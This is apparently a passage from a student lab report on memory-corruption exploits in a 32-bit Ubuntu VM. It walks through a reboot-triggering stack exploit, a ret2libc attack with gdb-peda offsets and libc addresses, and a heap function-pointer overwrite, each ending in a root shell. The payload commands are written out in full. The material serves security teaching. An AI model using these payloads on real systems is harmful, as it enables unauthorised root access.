exploit_kill.c:20:18: warning: initialization makes integer from pointer without
  a cast [enabled by default]
   long malAddress=(long *)&buffer + 100;
                   ^
ubuntu@ubuntu:~/Downloads$ ./exp
ubuntu@ubuntu:~/Downloads$ sh -c "while [ 1 ]; do ./stack; done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

```
ubuntu (Running) - Oracle VM VirtualBox
* Starting Mount network filesystems [ OK ]
* Stopping Mount network filesystems [ OK ]
* Starting ACPI daemon [ OK ]
```

- d. reboot the system when Stack is executable stack and ASLR is turned on.




```
ubuntu@ubuntu: ~/Downloads
ubuntu@ubuntu:~/Downloads$ gcc exploit_reboot.c -o exp
exploit_reboot.c: In function 'main':
exploit_reboot.c:24:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 100;
                   ^
ubuntu@ubuntu:~/Downloads$ sh -c "while [ 1 ]; do ./stack; done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

The system rebooted after this.

## 1.7. Turn on a non-executable stack. Perform any ret2libc attack

### 1.7.1 RET2LIBC ATTACK

A ret2libc (return to libc, or return to the C library) attack is one in which the attacker does not require any shellcode to take control of a target, vulnerable process. So, attackers use this technique a lot.



### 1.7.2. CODE:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[64];
    strcpy(buffer,str);
    printf("%s \n",buffer);
    return 1;
}
int main(int argc, char **argv)
{
    bof(argv[1]);
    printf("Returned Properly\n");
    return 1;
}
```

### 1.7.3. Running the application

```
ubuntu@ubuntu: ~/Downloads
ubuntu@ubuntu:~/Downloads$ ./stack $(python -c "print('A'*56)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Returned Properly
ubuntu@ubuntu:~/Downloads$ ./stack $(python -c "print('A'*80)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
ubuntu@ubuntu:~/Downloads$ gdb -q stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/ubuntu/Downloads/stack
Program received signal SIGSEGV, Segmentation fault.
```

### 1.7.4 Debugging using gdb and finding addresses

```
ubuntu@ubuntu: ~/Downloads
ubuntu@ubuntu:~/Downloads$ ./stack $(python -c "print('A'*56)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Returned Properly
ubuntu@ubuntu:~/Downloads$ ./stack $(python -c "print('A'*80)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
ubuntu@ubuntu:~/Downloads$ gdb -q stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/ubuntu/Downloads/stack
Program received signal SIGSEGV, Segmentation fault.
```

We ran the application with 56 chars which was returned properly.

Then, we ran the application with 80 chars, which returned segmentation fault.

Now I created a pattern with 80 chars and set as arg.

```

ubuntu@ubuntu: ~/Downloads
gdb-peda$ pattern create 80
'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4A'
gdb-peda$ pset arg 'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4A'
gdb-peda$ pshow arg
arg[1]: AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4A
gdb-peda$

```

Then run the program and find the crashing offset.

```

ubuntu@ubuntu: ~/Downloads
gdb-peda$ run
Starting program: /home/ubuntu/Downloads/stack 'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4A'
AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4A

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x1
EBX: 0xb7fc3000 --> 0x1aada8
ECX: 0x0
EDX: 0xb7fc4898 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x65414149 ('IAe')
ESP: 0xbffff090 --> 0xbffff300 --> 0x507a8a1d
EIP: 0x41344141 ('AA4A')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41344141
[-----stack-----]
0000| 0xbffff090 --> 0xbffff300 --> 0x507a8a1d
0004| 0xbffff094 --> 0xb7fff000 --> 0x20f34
0008| 0xbffff098 --> 0x80484eb (<__libc_csu_init+11>: add ebx,0x1b15)
0012| 0xbffff09c --> 0xb7fc3000 --> 0x1aada8
0016| 0xbffff0a0 --> 0x80484e0 (<__libc_csu_init>: push ebp)
0020| 0xbffff0a4 --> 0x0
0024| 0xbffff0a8 --> 0x0
0028| 0xbffff0ac --> 0xb7e31a83 (<__libc_start_main+243>: mov DWORD PTR
[esp],eax)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41344141 in ?? ()
gdb-peda$

```

Finally, we got the offset, system address, exit address, and shell address.



```

ubuntu@ubuntu: ~/Downloads
)
[-----code-----]
Invalid $PC address: 0x41344141
[-----stack-----]
0000| 0xbffff090 --> 0xbffff300 --> 0x507a8a1d
0004| 0xbffff094 --> 0xb7fff000 --> 0x20f34
0008| 0xbffff098 --> 0x80484eb (<__libc_csu_init+11>: add ebx,0x1b15)
0012| 0xbffff09c --> 0xb7fc3000 --> 0x1aada8
0016| 0xbffff0a0 --> 0x80484e0 (<__libc_csu_init>: push ebp)
0020| 0xbffff0a4 --> 0x0
0024| 0xbffff0a8 --> 0x0
0028| 0xbffff0ac --> 0xb7e31a83 (<__libc_start_main+243>: mov DWORD PTR
[esp],eax)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41344141 in ?? ()
gdb-peda$ pattern_offset 0x41344141
1093943617 found at offset: 76
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e583b0 <__libc_system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7f795a4 ("/bin/sh")
gdb-peda$

```

Now we have to create our payload and send it. Then we will get a shell.

```

ubuntu@ubuntu: ~/Downloads
ubuntu@ubuntu:~/Downloads$ sudo ./stack $(python -c "print('A'*76+'\xb0\x83\xe5\x
xb7' + 'A'*4+'\xa4\x95\xf7\xb7')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA++++
AAAA++++
# whoami
root
# █

```

### 1.7.5. Your Thoughts:

So, we know the buffer length we need to use, next we need to find the address of a library function that we want to execute and have perform the job of owning this application.

We can see the address for system is at 0xb7e583b0, that will be used to overwrite the return address, meaning when the strcpy overflow triggers and the function returns, retlib will return to this address and execute system with the arguments we supply to it.

We can see the address of our shell is at 0xb7f795a4.

The first argument will be that of /bin/sh, having system spawn a shell for us.

Putting that together, we whip up our command line argument:

```
Sudo ./stack $(python -c "print('A'*76+ '\xb0\x83\xe5\xb7' + 'A'*74 +  
'\xa4\x95\xf7\xb7')")
```

Command Line Argument explanation: (A\*76 + system address + a\*24 + shell address)

We written those memory addresses in reverse order. That is because the x86 architecture is little endian, which means the lower order byte is stored first in memory, hence, the value 0x12345678 is stored as 78 56 34 12 in memory

# HEAP OVERFLOW

## 1. Exploit the heap and try to execute Shell function to launch a shell.

### 1.1 content of shell code (your shellcode/input)

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
    char name[64];
};

struct fp {
    int (*fp)();
};

void executeShell(){
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    printf("Success");
    execve(name[0],name,NULL);
}

void Failed(){
    printf("You failed to exploit the heap \n");
}

int main(int argc, char **argv)
{
    struct data *d;
    struct fp *f;

    d = malloc(sizeof(struct data));
    f = malloc(sizeof(struct fp));
    f->fp = Failed;
    strcpy(d->name, argv[1]);
    f->fp();
}
```

## 1.2 debugging with gdb and logic to use shellcode (logic):

To compile program: gcc heap.c -o heap

To open program in gdb: gdb heap

Disassembling main functions: disas main

```
ubuntu@ubuntu: ~/Documents/Heap
ubuntu@ubuntu:~/Documents/Heap$ gcc heap.c -o heap
heap.c: In function 'main':
heap.c:33:9: warning: assignment from incompatible pointer type [enabled by default]
    f->fp = Failed;
    ^
ubuntu@ubuntu:~/Documents/Heap$ gdb --nx heap
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/manual/gdb/>.
```

```
ubuntu@ubuntu: ~/Documents/Heap
Type "apropos word" to search for commands related to "word"...
Reading symbols from heap...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
0x08048521 <+0>:  push    %ebp
0x08048522 <+1>:  mov     %esp,%ebp
0x08048524 <+3>:  and     $0xffffffff0,%esp
0x08048527 <+6>:  sub     $0x20,%esp
0x0804852a <+9>:  movl    $0x40,(%esp)
0x08048531 <+16>: call     0x8048390 <malloc@plt>
0x08048536 <+21>: mov     %eax,0x18(%esp)
0x0804853a <+25>: movl    $0x4,(%esp)
0x08048541 <+32>: call     0x8048390 <malloc@plt>
0x08048546 <+37>: mov     %eax,0x1c(%esp)
0x0804854a <+41>: mov     0x1c(%esp),%eax
0x0804854e <+45>: movl    $0x804850d,(%eax)
0x08048554 <+51>: mov     0x1c(%esp),%eax
0x08048558 <+55>: mov     %eax,0x8(%esp)
0x0804855c <+59>: mov     0x18(%esp),%eax
0x08048560 <+63>: mov     %eax,0x4(%esp)
0x08048564 <+67>: movl    $0x8048658,(%esp)
0x0804856b <+74>: call     0x8048370 <printf@plt>
0x08048570 <+79>: mov     0xc(%ebp),%eax
0x08048573 <+82>: add     $0x4,%eax
0x08048576 <+85>: mov     (%eax),%edx
0x08048578 <+87>: mov     0x18(%esp),%eax
0x0804857c <+91>: mov     %edx,0x4(%esp)
0x08048580 <+95>: mov     %eax,(%esp)
0x08048583 <+98>: call     0x8048380 <strcpy@plt>
0x08048588 <+103>: mov     0x1c(%esp),%eax
0x0804858c <+107>: mov     (%eax),%eax
0x0804858e <+109>: call     *%eax
0x08048590 <+111>: leave
0x08048591 <+112>: ret
End of assembler dump.
(gdb) break *0x08048591
```

We set a breakpoint right before the main() function returns.

```

ubuntu@ubuntu: ~/Documents/Heap
End of assembler dump.
(gdb) break *0x08048591
Breakpoint 1 at 0x08048591
(gdb) run AAAA
Starting program: /home/ubuntu/Documents/Heap/heap AAAA
data is at 0x804b008, fp is at 0x804b050
You failed to exploit the heap

Breakpoint 1, 0x08048591 in main ()
(gdb) info proc map
process 15713
Mapped address spaces:

      Start Addr   End Addr       Size     Offset objfile
      -
ap      0x8048000   0x8049000     0x1000        0x0 /home/ubuntu/Documents/Heap/he
ap      0x8049000   0x804a000     0x1000        0x0 /home/ubuntu/Documents/Heap/he
ap      0x804a000   0x804b000     0x1000       0x1000 /home/ubuntu/Documents/Heap/he
ap      0x804b000   0x806c000    0x21000         0x0 [heap]
      0xb7e17000  0xb7e18000     0x1000         0x0 
      0xb7e18000  0xb7fc1000   0x1a9000         0x0 /lib/i386-linux-gnu/libc-2.19.
so      0xb7fc1000  0xb7fc3000     0x2000    0x1a9000 /lib/i386-linux-gnu/libc-2.19.
so      0xb7fc3000  0xb7fc4000     0x1000    0x1ab000 /lib/i386-linux-gnu/libc-2.19.
so      0xb7fc4000  0xb7fc7000     0x3000         0x0 
      0xb7fda000  0xb7fdd000     0x3000         0x0 
      0xb7fdd000  0xb7fde000     0x1000         0x0 [vdso]
      0xb7fde000  0xb7ffe000    0x20000         0x0 /lib/i386-linux-gnu/ld-2.19.so
      0xb7ffe000  0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.19.so
      0xb7fff000  0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.19.so
      0xbffdf000  0xc0000000    0x21000         0x0 [stack]
(gdb)

```

Looking at info proc map, we see that the heap starts from 0x804b000.

Looking at the heap memory, we can see where our "AAAA" input is stored on the heap.

```

(gdb) x/050x 0x804b000
0x804b000: 0x00000000 0x00000049 0x41414141 0x00000000 0x00000000
0x804b010: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b040: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000011
0x804b050: 0x0804850d 0x00000000 0x00000000 0x000020fa9 0x00000000
0x804b060: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b070: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)

```

We find the address of Failed() and executeShell().

```

(gdb) x/050x 0x804b000
0x804b000: 0x00000000 0x00000049 0x41414141 0x00000000
0x804b010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b040: 0x00000000 0x00000000 0x00000000 0x00000011
0x804b050: 0x0804850d 0x00000000 0x00000000 0x00020fa9
0x804b060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0c0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) print @Failed
Unknown address space specifier: "Failed"
(gdb) print &Failed
$1 = (<text variable, no debug info> *) 0x804850d <Failed>
(gdb) print &executeShell
$2 = (<text variable, no debug info> *) 0x80484dd <executeShell>
(gdb)

```

### 1.3. output:

```

ubuntu@ubuntu:~/Documents/Heap$ sudo ./heap $(python -c "print 'A'*72 + '\xdd\x84\x04\x08'")
# whoami
root
# █

```

### 1.4. your thoughts (How many no ops you used, why, what is return address, how it overflows)

When return pointer hits the target malicious code. The shell contains assembly level instruction for launching the shell. Thus, by heap overflow attack we can launch the shell the same way we did in previous question. We have used mallow function to allocation memory dynamically in the heap section of memory.

## Contribution:

Every group member has contributed equal amount of work. Every member has actively participated in every questions actively helped each other.

Name	Contribution
Anchal Soni (2020201099)	Heap Debugging, Buffer Debugging, Report making, shell codes, heap 2 <sup>nd</sup> question.
Param Pujara (2020202008)	Buffer Debugging, Report making, ret2libc attack debugging, shell codes, heap 2 <sup>nd</sup> question.
Somya Lalwani (2020201092)	Heap Debugging, Buffer Debugging, Report making, shell codes, heap 2 <sup>nd</sup> question.
Utkarsh MK (2020201027)	Buffer Debugging, Report making, ret2libc attack debugging, shell codes, heap 2 <sup>nd</sup> question.

We also tried to attempt heap 2<sup>nd</sup> Question but could not succeed.